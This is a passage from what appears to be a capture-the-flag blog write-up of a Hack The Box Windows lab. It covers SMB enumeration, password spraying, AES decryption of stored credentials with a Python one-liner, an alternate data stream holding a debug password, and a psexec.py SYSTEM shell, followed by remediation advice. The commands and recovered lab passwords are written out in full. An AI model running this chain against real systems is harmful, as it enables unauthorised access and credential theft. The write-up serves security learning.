
If we SHOWQUERY on that file it gives us a password but it’s encrypted.

I got stuck again and peeked at the write. We have to decompile the .exe. I don’t have much practice doing this. The tool used looks like it Windows only. It uses the same encrypt code as it did earlier but we need the new parameter. We can get that with strings.
strings -e l HqkLdap.exe
python3 -c "from Crypto.Cipher import AESfrom Crypto.Protocol.KDF import PBKDF2from Crypto.Hash import HMAC, SHA1import base64key = PBKDF2(b'667912', b'1313Rf99', dkLen=32, count=3,prf=lambda p, s: HMAC.new(p, s, SHA1).digest())ct = base64.b64decode('yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=')cipher = AES.new(key, AES.MODE_CBC, b'1L1SA61493DRV53Z')print(cipher.decrypt(ct))"
Administrator:XtH4nkS4Pl4y1nGX
Couldn’t grab the flag from the SMB share so I got a shell and grabbed the flag.
psexec.py Administrator:XtH4nkS4Pl4y1nGX@10.129.6.95
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 445 (SMB) and 4386 (unknown custom service). Checked SMB with anonymous access and found a Data share and a Users share. Connected to the Data share and found a Welcome Email containing a temporary password.
rustscan -a 10.129.6.95 –ulimit 5000 -b 2000 — -A -Pn smbclient -N -L //10.129.6.95/
Credentials recovered: TempUser:welcome2019
2 – SMB enumeration and encrypted credential discovery Sprayed the temporary password across all enumerated users and confirmed TempUser authenticated. Connected to the Data share with TempUser credentials and found access to IT configuration directories. In the NotepadPlusPlus config.xml found references to interesting file paths. Navigated those paths and found source code in Utils.vb revealing AES encryption functions. Found an encrypted password for C.Smith in the Data share.
Encrypted credential found: c.smith:fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=
3 – Credential decryption and lateral movement Used the encryption parameters extracted from Utils.vb including the passphrase, salt, IV, and PBKDF2 key derivation settings to write a Python decryption script. Decrypted C.Smith’s password and authenticated to the Users SMB share. Retrieved user.txt.
Credentials recovered: C.Smith:xRxRxPANCAK3SxRxRx
4 – HQK Reporting service debug mode access Investigated port 4386 and identified it as the HQK Reporting service. Connected via Telnet and found a DEBUG command requiring a password. The Debug Mode Password file appeared empty but used allinfo in SMB to reveal an Alternate Data Stream attached to the file containing the debug password. Authenticated to debug mode which exposed additional commands and directory navigation.
Debug password recovered: WBQ201953D8w
5 – Administrator credential decryption via binary analysis Navigated the HQK service directories and found an LDAP configuration file containing another encrypted password. Downloaded HqkLdap.exe and used strings to extract the encryption parameters including passphrase, salt, and IV for this second encryption context. Wrote a second Python decryption script using the new parameters and decrypted the Administrator password.
strings -e l HqkLdap.exe
Credentials recovered: Administrator:XtH4nkS4Pl4y1nGX
6 – Root Used impacket-psexec with the Administrator credentials to get a SYSTEM shell and retrieved root.txt.
psexec.py Administrator:XtH4nkS4Pl4y1nGX@10.129.6.95
Key Takeaways
- SMB guest access exposing sensitive files and credentials – Anonymous and guest SMB access exposed the Data share containing a welcome email with a temporary password and configuration files referencing encrypted credentials. SMB shares must require authenticated access and must be audited regularly for sensitive content.
- Temporary password not rotated across multiple accounts – The welcome2019 temporary password was still active on TempUser and potentially other accounts, indicating a lack of enforced password change policy. Temporary passwords must be single-use, time-limited, and technically forced to change on first login.
- Encryption key material hardcoded in application source code – The AES passphrase, salt, and IV used to encrypt credentials were embedded in Utils.vb and recoverable from source files accessible via SMB. Encryption key material must never be hardcoded in source code or configuration files. Use a hardware security module or secrets management solution for key storage.
- Credentials stored in encrypted form recoverable via binary analysis – Both C.Smith and Administrator passwords were encrypted using parameters extractable from source code and binary strings, providing no meaningful protection once the encryption implementation was known. Credentials should be stored using one-way adaptive hashing rather than reversible encryption whenever possible.
- Sensitive data hidden in NTFS Alternate Data Streams – The debug password was stored in an ADS attached to what appeared to be an empty file. ADS can be used to conceal data from standard directory listings and must be included in file auditing and integrity monitoring. Security tools must be configured to scan for and alert on unexpected ADS across sensitive directories.
Remediation
[Immediate] Disable SMB guest and anonymous access Disable guest and anonymous SMB access across all shares immediately. Require authenticated access for every share and restrict permissions to only the users and groups with an operational requirement. Audit all share contents for sensitive files, configuration data, and credential material and remove any findings.
[Immediate] Enforce password change on first login and eliminate temporary password reuse Implement a technical control requiring all accounts provisioned with a temporary password to change it before any access is granted. Temporary passwords must be unique per account, randomly generated, and expire after 24 hours if unused. Audit all accounts for unchanged temporary or default passwords and force immediate resets.
[Immediate] Rotate all recovered credentials The TempUser, C.Smith, and Administrator credentials must all be considered fully compromised. Rotate all affected passwords immediately and audit all other accounts for reuse of any recovered credential.
[Immediate] Remove encryption key material from source code and binaries Remove all hardcoded passphrases, salts, and IVs from Utils.vb, HqkLdap.exe, and any other application file. Migrate key material to a dedicated secrets management solution or HSM. Conduct a full audit of all source files and binaries for embedded cryptographic parameters.
[Short-term] Audit NTFS Alternate Data Streams across sensitive directories Run a full ADS scan across all sensitive directories using Sysinternals Streams or equivalent. Implement file integrity monitoring configured to detect ADS creation and alert on unexpected streams attached to files in sensitive locations. Include ADS scanning in the regular security audit program.
[Long-term] Implement a secrets management and application hardening baseline for custom services Define a hardening standard for all custom Windows services covering credential storage mechanisms, network exposure, authentication requirements, and encryption key management. Custom services handling credentials must store them using a secure secrets management solution rather than reversible encryption with embedded keys. Include all custom services in the scope of regular penetration tests.
- SMB guest access exposing sensitive files and credentials – Anonymous and guest SMB access exposed the Data share containing a welcome email with a temporary password and configuration files referencing encrypted credentials. SMB shares must require authenticated access and must be audited regularly for sensitive content.
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

